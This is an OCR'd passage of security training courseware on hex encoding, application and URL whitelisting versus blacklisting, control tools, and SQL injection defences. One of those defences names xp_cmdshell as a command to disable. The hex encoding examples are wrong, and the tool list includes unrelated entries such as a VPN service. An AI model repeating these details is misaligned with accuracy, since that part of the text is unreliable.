
- **Hex Encoding**

  The HTML encoding scheme uses the hex value of every character to represent a collection of characters for transmitting binary data.

  For, example:

  Hello **`A125C458D8`**

  Jason **`123B684AD9`**



Whitelisting vs. Blacklisting Applications

Application Whitelisting

- Application whitelisting contains a list of application components such as **software libraries**, **plugins**, **extensions**, and **configuration files**, which can be permitted to execute in the system
- It helps in preventing the unauthorized execution and spreading of malicious programs
- Whitelisting avoids the installation of unapproved or vulnerable applications
- Whitelisting provides greater flexibility by providing protection against **ransomware** or **malware attacks**

Application Blacklisting

- Application blacklisting contains a list of **malicious applications or software** that are not permitted to be executed in the system or the network
- It helps in **blocking malicious applications** that can cause potential damage or attack
- Blacklisting is a **threat-centric method** as it cannot detect modern threats and results in attacks that lead to data loss
- It is important to **regularly** update the **backlist for protection** against latest malware attacks

Whitelisting vs. Blacklisting Applications

Web applications have played an important role in the adoption of digital transformation globally. Such rapid development has motivated attackers to compromise system security using different techniques that exploit the flaws and breaches present in the applications. To thwart these attacks, security professionals need to implement various security policies and testing strategies.

Whitelisting and blacklisting is one such security strategy that can retain the applications, networks, and infrastructures securely. Using this strategy, one can create a list of entities that should be allowed and those that should be blocked. Thus, any malicious software can be effectively blocked before it enters the organizational network.

- **Application Whitelisting**

  Application whitelisting specifies a list of applications components such as software libraries, plugins, extensions, and configuration files, or legitimate software that can be permitted to execute in the system. It helps in preventing unauthorized execution and spreading of malicious programs. It can also prevent the installation of unapproved or vulnerable applications. Whitelisting provides greater flexibility by providing protection against ransomware and other types of malware attacks on web applications.

- **Application Blacklisting**

  Application blacklisting specifies malicious applications or software that are not permitted to be executed in the system or the network. Blacklisting can be performed by blocking malicious applications that can cause potential damage or lead to attacks. Blacklisting is a threat-centric method; it cannot detect modern threats and results in attacks leading to data loss. Hence, it is important to update the backlist regularly to defend against the latest malware attacks. Application blacklisting can be performed by adding the names of applications to be blocked at the firewall level or installing specific software to block the applications.

- **Blacklisting and whitelisting for basic URL management**

  URL blacklisting prevents the user from loading web pages from the blacklisted URLs. The user can access all URLs except those in the blacklist. URL whitelisting permits the users to access only specific URLs as exclusions to those that are added to the URL blacklist.

  URL whitelisting is performed using the following methods:

  - **Allow access to all URLs except the blocked ones**: Whitelisting can allow the users to access the rest of the network applications
  - **Block access to all URLs except permitted ones**: Whitelisting can permit access to a limited list of URLs
  - **Define exceptions to very restrictive blacklists**: Whitelisting lets users access schemes, subdomains of other domains, specific paths, or ports
  - **Allow the browser to open applications**: Whitelisting is performed only for specific external protocol handlers so that the browser can automatically execute applications

  URL blacklisting is performed using the following methods:

  - **Allow access to all URLs except the blocked ones**: Blacklisting prevents users from accessing blocked websites
  - **Block access to all URLs except permitted ones**: Blacklisting blocks access to all malicious URLs
  - **Define exceptions to very restrictive blacklists**: Blacklisting restricts access to all URLs that are vulnerable to attacks
  - **Allow the browser to open apps**: Blacklisting prevents the browser from automatically executing applications

Application Whitelisting and Blacklisting Tools

ManageEngine Application Control Plus

ManageEngine Application Control Plus automates the placement of applications in **whitelists** and **blacklists** based on specified **control rules**

Application Whitelisting and Blacklisting Tools

Various tools that help security professionals in application whitelisting and blacklisting are discussed below.

- **ManageEngine Application Control Plus**

  Source: *https://www.manageengine.com*

  ManageEngine Application Control Plus automates the placement of applications in whitelists and blacklists based on specified control rules. With its built-in, sophisticated Endpoint Privilege Management feature, Application Control Plus enables organizations to establish the principle of least privilege (PoLP) and zero trust by allowing only authorized access to applications and their related privileges.


Figure 14.104: Screenshot of ManageEngine Application Control Plus

Some additional application whitelisting and blacklisting tools are as follows:

- ShadowNet (*https://riskanalytics.com*)
- Cisco Umbrella (*https://umbrella.cisco.com*)
- Centrify Server Suite (*https://www.centrify.com*)
- APT Groups and Operations (*https://docs.google.com*)
- NordVPN (*https://nordvpn.com*)



How to Defend Against Injection Attacks

SQL Injection Attacks

- Limit the **length** of user input
- Use custom **error messages**
- Monitor **DB traffic** using an IDS and a WAF
- Disable commands such as **xp_cmdshell**
- Isolate the **database server** and **web server**

Command Injection Flaws

